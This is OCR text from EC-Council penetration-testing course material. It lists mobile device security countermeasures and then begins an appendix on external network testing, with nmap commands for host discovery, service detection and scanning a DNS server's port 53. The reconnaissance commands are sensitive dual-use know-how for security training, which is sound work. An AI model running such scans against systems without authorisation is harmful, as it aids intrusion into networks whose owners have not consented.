
Mobile Device Security Countermeasures and Recommendations
Use **strong implementation** of BYOD policy
Enable rooting or **jailbreaking** preventive controls
Use **strong security implementation**
Choose a mobile phone based on its **security features**
Enable **Password/PIN/Lock** pattern feature on mobile device
Set the **limit** of password attempts to a fairly low number
Enable a **remote wipe** feature
Maintain **physical control** of the device
Know your **IMEI number**
Use **SIM lock** or Pin feature
Turn on the **Phone Finder service** or download an app
Delete all information stored on the device before discarding it

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Mobile Device Security Countermeasures and Recommendations (Cont'd)

Regularly **update** and **patch** your mobile phone's OS
Do not **root** or **jailbreak** your device
Enable **remote tracking** (via GPS) feature on your device
Enable **built-in security features** of the device's mobile operating system
Download and install reputable **mobile security apps**
Do not post your mobile number on **public websites**
Avoid installation of unsigned third-party applications
Ensure the app does not save passwords
Avoid using **query string** while handling sensitive data
Use **code obfuscation** and **encryption** to secure application source code
Implement **Two-Factor** Authentication
Use **SSL**/**TLS** to send data over secure channel
Avoid Caching **App Data**

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



Mobile Device Security Countermeasures and Recommendations

Security risks associated with mobile devices are growing exponentially and this may be worse in the future due to the increased usage. It will be a challenging task for both developers and users to protect the mobile devices and the data stored in it.

Below is the list of countermeasures and recommendations that could help to put an end to mobile device threats and issues:

- Use strong implementation of BYOD policy
- Enable rooting or jailbreaking preventive controls
- Use strong security implementation
- Choose a mobile phone based on its security features
- Enable Password/PIN/Lock pattern feature on mobile device
- Set the limit of password attempts to a fairly low number
- Enable a remote wipe feature
- Maintain physical control of the device
- Know your IMEI number
- Use SIM lock or Pin feature
- Turn on the Phone Finder service or download an app
- Delete all information stored on the device before discarding it
- Regularly update and patch your mobile phone's OS

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Do not root or jailbreak your device
- Enable remote tracking (via GPS) feature on your device
- Enable built-in security features of the device's mobile operating system
- Download and install reputable mobile security apps
- Do not post your mobile number on public websites
- Avoid installation of unsigned third-party applications
- Ensure the app does not save passwords
- Avoid using query string while handling sensitive data
- Use code obfuscation and encryption to secure application source code
- Implement Two-Factor Authentication
- Use SSL/TLS to send data over secure channel
- Avoid Caching App Data
- Perform validation checks on input data
- Implement secure session management
- Protect Application Settings
- Encrypt the data stored on the device
- Do not store extremely sensitive information on mobile device storage
- Enable Over-the-air encryption, using SSL, TLS, VPN, WPA2, etc.
- Do not store passwords or PINs as contacts on your phone
- Back up your mobile data periodically
- Use private data center to store data and device authentication
- Disable interfaces, such as Bluetooth, infrared, and Wi-Fi, when not in use
- Set Bluetooth-enabled devices to non-discoverable mode
- Avoid joining unknown Wi-Fi networks and using public Wi-Fi hotspots
- Connect your device to encrypted Wi-Fi networks only
- Configure web accounts to use secure connections

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

C|PENT

Certified Penetration Testing Professional



Appendix L


CEH Refresher

Network Penetration Testing: External

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Port Scanning

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.




Port Scanning

Port scanning is the process of sending a message to all the ports of a system to check whether they are open or closed. Attackers use an open port to breach the networks by probing for vulnerabilities. A system contains 65,536 (0–65,535) ports in which each port offers a different service. There are different types of port scanning techniques such as vanilla scan, SYN scan, XMAS scan, and FIN scan.

You can use port scanning to perform the following tasks:

- Discover live hosts in a network using the Nmap command “nmap -sP 192.168.2.1/255”
- Identify open ports of a live host using the Nmap port scanning technique
- Find the services running on the open ports of a host using the Nmap command nmap –sV <target IP address/domain name>
- Find vulnerabilities in the services running in a host

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Port Scan DNS Servers (TCP/UDP 53)

Source: *https://nmap.org*

A DNS server is a database that contains information about all the IP addresses and their respective hostnames. Attackers try to exploit these servers to obtain a bunch of IP addresses and hostnames which they can use them for further attacks. You need to check whether the DNS server relating to client is exploitable by performing penetration test. The initial task in this process is to identify open ports on the server using port scanning technique.

As the port number for DNS server is 53, you could use Nmap port scanner to identify open ports of a DNS server on TCP/UDP port 53. To identify the UDP port for the DNS server, you should use -sU option, and for identifying TCP port, you should use -sS option in the Nmap. UDP scan works by sending an empty (no data) UDP header to every targeted port.

Open the terminal from the Parrot machine and type the following command to perform port scanning:

```
nmap -sS -sU -p U:53 certifiedhacker.com
```

In the above command, U:53 represents search for UDP port 53 on the target host.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure L.1: Port scan DNS servers—Zenmap in Windows


